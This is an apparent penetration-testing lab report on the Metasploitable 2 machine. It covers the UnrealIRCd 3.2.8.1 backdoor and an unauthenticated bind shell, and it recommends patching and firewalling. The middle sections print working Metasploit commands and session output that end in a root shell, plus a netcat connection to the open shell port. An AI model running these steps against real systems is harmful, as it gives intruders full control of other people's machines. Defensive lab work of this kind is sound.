UnrealIRCD 3.2.8.1 Backdoor Command Execution

Disclosed	Created
06/12/2010	05/30/2018

Description

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

Author(s)

- hdm <x@hdm.io>


Platform

Unix

Architectures

cmd

Development


Hello there Do you want to take command of your attack surface? See Rapid7's exposure management...

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show targets
    ...targets...
msf exploit(unreal_ircd_3281_backdoor) > set TARGET < target-id >
msf exploit(unreal_ircd_3281_backdoor) > show options
    ...show and set options...
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

The presence of this backdoor means that:


- *Remote code execution*: An attacker could connect to the IRC service and leverage this backdoor to execute any command they wish on the system. This includes running scripts, manipulating system files, installing malware, or even adding the server to a botnet.

- *Total system compromise*: With the ability to execute commands as the user running the IRC service (often root or another privileged account), an attacker can gain complete control over the server.


To mitigate this vulnerability, it is crucial to update UnrealIRCd to a clean and trusted version. Additionally, all systems using outdated software should be scanned for potential backdoors, and the machine should be monitored for any signs of unauthorized access or changes.



```
+ -- --=[ 9 evasion                                    ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search UnrealIRCd 3.2.8.1

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > 
```




```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



```
msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.12     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
[-] The value specified for payload is not valid.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
set payload cmd/unix/adduser                   set payload cmd/unix/bind_ruby_ipv6            set payload cmd/unix/reverse_perl              set payload cmd/unix/reverse_ssl_double_telnet
set payload cmd/unix/bind_perl                 set payload cmd/unix/generic                   set payload cmd/unix/reverse_perl_ssl
set payload cmd/unix/bind_perl_ipv6            set payload cmd/unix/reverse                   set payload cmd/unix/reverse_ruby
set payload cmd/unix/bind_ruby                 set payload cmd/unix/reverse_bash_telnet_ssl   set payload cmd/unix/reverse_ruby_ssl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_
set payload cmd/unix/bind_perl       set payload cmd/unix/bind_perl_ipv6  set payload cmd/unix/bind_ruby       set payload cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.12:6667 - Connected to 192.168.1.12:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.12:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.12:4444
[*] Command shell session 1 opened (192.168.1.16:40265 -> 192.168.1.12:4444) at 2024-10-17 08:51:41 -0400

whoami
root
```

### 3. *Bind Shell Backdoor Detection*

The Nessus scan also detected the presence of a *bind shell backdoor*. A bind shell allows attackers to remotely access a machine by connecting to a specific port where a command shell is "bound." In this case, the bind shell is listening on an open port, providing a direct path for attackers to gain access to the system's command line.



Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :



This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

To see debug logs, please visit individual host

Port ▴	Hosts
1524 / tcp / wild_shell	192.168.1.12

Plugin Details

Severity: Critical
ID: 51988
Version: 1.10
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: April 11, 2022

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C


The bind shell is often created by attackers after they compromise a system, serving as a persistent way to regain access whenever needed. This vulnerability is particularly dangerous because:

- *No authentication required*: Anyone who can reach the machine over the network can connect to the open port and gain a command shell, effectively giving them full control over the machine. There's no need for authentication, meaning attackers can bypass login screens or other access controls.

- *Privilege escalation*: If the bind shell is running under a high-privilege user, such as root or admin, the attacker would immediately have full administrative access to the machine. This includes the ability to alter system configurations, steal sensitive data, or install additional malware to ensure persistence.

- *Persistence*: The bind shell can be configured to restart after system reboots, allowing attackers to maintain access over time.

Mitigation involves immediately closing the open port, removing any malicious software responsible for the bind shell, and conducting a thorough review of the system for any other signs of compromise. Firewalls should also be configured to block unauthorized access to services that don't need to be publicly exposed.



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.12 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```

Summary and Recommendations:

The vulnerabilities discovered on Metasploit Machine 2 are all *critical* in nature, each of them providing attackers with ways to remotely control the system, execute arbitrary commands, or gain unauthorized access to sensitive data. The combination of these vulnerabilities—particularly the weak VNC password, the UnrealIRCd backdoor, and the bind shell backdoor—presents a serious risk of full system compromise if left unpatched.

To secure the system, I recommend the following immediate actions:

1. *Strengthen VNC security*:

- Change the VNC server password to a strong, complex password.

- Consider implementing multifactor authentication (MFA) or disabling VNC if it is not needed.

- Ensure that VNC access is limited to trusted IP addresses only by using a firewall.

2. *Patch UnrealIRCd*:

- Immediately update UnrealIRCd to the latest, secure version from a trusted source.

- Conduct a full audit of the system to ensure that no other backdoors or malicious software are present.

- Monitor network traffic for unusual connections to IRC services.

3. *Remove the bind shell*:

- Close the open port associated with the bind shell and remove the malware responsible for setting it up.

- Review logs for any signs of unauthorized access and check for other potential backdoors or malicious activity.

- Strengthen firewall rules to prevent unauthorized access to unnecessary services or ports.

4. *Conduct a full security review*:

- Beyond these specific vulnerabilities, the system should be reviewed for other misconfigurations, outdated software, or potential weaknesses.

- Implement ongoing monitoring to detect unusual behavior that might indicate an attempt to exploit these or other vulnerabilities.

Addressing these vulnerabilities is crucial to preventing attackers from taking control of Metasploit Machine 2 and using it for malicious purposes. Regular vulnerability scans and security assessments should also be part of the system’s ongoing maintenance to ensure that future risks are identified and mitigated as quickly as possible.